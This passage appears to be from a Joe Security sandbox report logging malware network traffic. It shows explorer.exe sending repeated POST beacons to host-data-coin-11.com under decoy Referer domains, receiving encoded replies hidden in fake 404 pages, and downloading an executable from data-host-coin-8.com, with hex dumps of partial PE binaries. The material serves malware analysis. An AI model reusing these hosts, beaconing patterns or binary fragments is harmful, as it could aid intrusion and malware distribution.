Data Raw: 4d 5a e2 15 17 e8 ec 6f ac 01 a3 67 88 27 b0 3a 07 28 33 98 08 dd 33 32 a2 e3 d0 db df 66 f6 e9 c8 9b f0 ce 43 27 42 7b 62 19 d6 e4 19 09 05 f6 16 cd 2b 9a c3 52 c6 c7 98 88 64 3a 00 01 00 00 0b 51 d1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 13 aa cc 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 2e 01 00 00 7c 05 00 00 00 00 00 00 00 07 00 00 10 00 00 00 40 01 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 80 08 00 00 04 00 00 8f 25 0a 00 02 00 40 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 f0 02 00 48 01 00 00 00 00 03 00 40 f1 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 73 68 61 72 65 64 00 00 e0 02 00 00 10 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 2e 72 64 61 74 61 00 00 00 10 00 00 00 f0 02 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c 0 2e 72 73 72 63 00 00 00 40 f1 03 00 00 00 03 00 40 f1 03 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 69 74 65 78 74 00 00 00 80 01 00 00 00 07 00 74 7d 01 00 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ab 9f 4f a3 80 62 8c 50 f4 17 89 50 55 64 7b 05 3e 3b 0a 89 6c c5 b7 56 31 5a 0b 63 f0 50 11 fb 03 df e3 63 4f 79 62 7b 4e 9a 3e c4 30 e8 37 39 67 dc 5b 99 01 03 6c f0 02 00 00 00
Data Ascii: MZog':(332fC'B{b+Rd:QPELa.|@@%@H@.shared`.rdata@.rsrc@@@@.itextt}@ObPPUd{>;lV1ZcPcOyb{N>079g[l</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49792	139.28.222.172	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 6, 2022
08:09:57.332645893 CET</td><td>12916</td><td>OUT</td><td>POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://ppeextw.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 185
Host: host-data-coin-11.com</td></tr>
<tr><td>Jan 6, 2022
08:09:57.417051077 CET</td><td>12917</td><td>IN</td><td>HTTP/1.1 404 Not Found
Server: nginx/1.20.1
Date: Thu, 06 Jan 2022 07:09:57 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a
Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL / was not found on this server.</p><p>Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.</p><hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49810	144.76.136.153	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49793	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:57.509541035 CET	12918	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wbyyx.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 147 Host: host-data-coin-11.com
Jan 6, 2022 08:09:57.592351913 CET	12919	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:57 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49794	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:57.684561968 CET	12920	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://easifa.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 368 Host: host-data-coin-11.com
Jan 6, 2022 08:09:57.767227888 CET	12921	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:57 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49795	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:57.858691931 CET	12922	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://udsyikv.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 342 Host: host-data-coin-11.com
Jan 6, 2022 08:09:57.942064047 CET	12923	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:57 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49796	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:58.022799969 CET	12924	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kmwnx.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 334 Host: host-data-coin-11.com
Jan 6, 2022 08:09:58.110987902 CET	12925	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:58 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 32 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 85 4f 13 25 1e e9 e9 df b7 82 16 95 2d ec 0d 0a 30 0d 0a 0d 0a Data Ascii: 22I:82OO%-0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49799	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:58.604856968 CET	12944	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xvhamihxut.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 119 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:58.684317112 CET	12945	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:58 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49800	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:58.767822027 CET	12945	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mmiom.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 303 Host: host-data-coin-11.com
Jan 6, 2022 08:09:58.847223997 CET	12946	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:58 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 35 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f7 e0 25 e5 39 1a 46 e9 a1 88 70 bc 57 dd 43 d7 fd 24 84 27 ed c3 97 55 2a f8 e3 00 7e 0d 0a 30 0d 0a 0d 0a Data Ascii: 45I:82OR&:UPJ%9FpWC$'U*~0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49801	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:59.240931988 CET	12947	OUT	GET /files/8584_1641133152_551.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com

Copyright Joe Security LLC 2022

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:59.305490971 CET	12948	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:59 GMT Content-Type: application/x-msdos-program Content-Length: 760832 Connection: close Last-Modified: Sun, 02 Jan 2022 14:19:12 GMT ETag: "b9c00-5d49a1695789b" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 7a 38 7e 52 3e 59 10 01 3e 59 10 01 3e 59 10 01 20 0b 85 01 2c 59 10 01 20 0b 93 01 46 59 10 01 19 9f 6b 01 3b 59 10 01 3e 59 11 01 80 59 10 01 20 0b 94 01 7e 59 10 01 20 0b 84 01 3f 59 10 01 20 0 b 81 01 3f 59 10 01 52 69 63 68 3e 59 10 01 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 95 2e e4 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 6c 0a 00 00 3c 02 00 00 00 00 00 80 67 08 00 00 10 00 00 00 80 0a 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 50 48 00 00 04 00 00 65 d4 0b 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 24 6a 0a 00 3c 00 00 00 00 30 0c 00 b0 59 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 23 00 00 40 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 a3 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 d0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 cc 6a 0a 00 00 10 00 00 00 6c 0a 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 68 9a 01 00 00 80 0a 00 00 8c 00 00 00 70 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6a 6f 68 61 63 00 00 05 00 00 00 00 20 0c 00 00 02 00 00 00 fc 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 b0 c9 3b 00 00 30 0c 00 00 5a 00 00 00 fe 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 74 42 00 00 00 00 48 00 00 44 00 00 00 58 0b 00 00 00 00 00 00 00 00 00 00 00 40 00 00 4 2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c6 75 0a 00 00 00 00 00 54 6d 0a 00 6a 6d 0a 00 7a 6d 0a 00 8a 6d 0a 00 a6 6d 0a 00 ba 6d 0a 00 ce 6d 0a 00 de 6d 0a 00 f8 6d 0a 00 12 6e 0a 00 2a 6e 0a 00 3e Data Ascii: MZ@!L!This program cannot be run in DOS mode.$z8~R>Y>Y>Y ,Y FYk;Y>YY ~Y ?Y ?YRich>YPEL.` l<g@PHe$j<0YH#@@.textjl `.datahp@.johac @.rsrc;0Z@@.reloctBHDX@BuTmjmzmmmmmmmmn*n>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	49802	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:10:01.307724953 CET	13739	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qwpkuphah.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 216 Host: host-data-coin-11.com
Jan 6, 2022 08:10:01.384064913 CET	13740	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:10:01 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 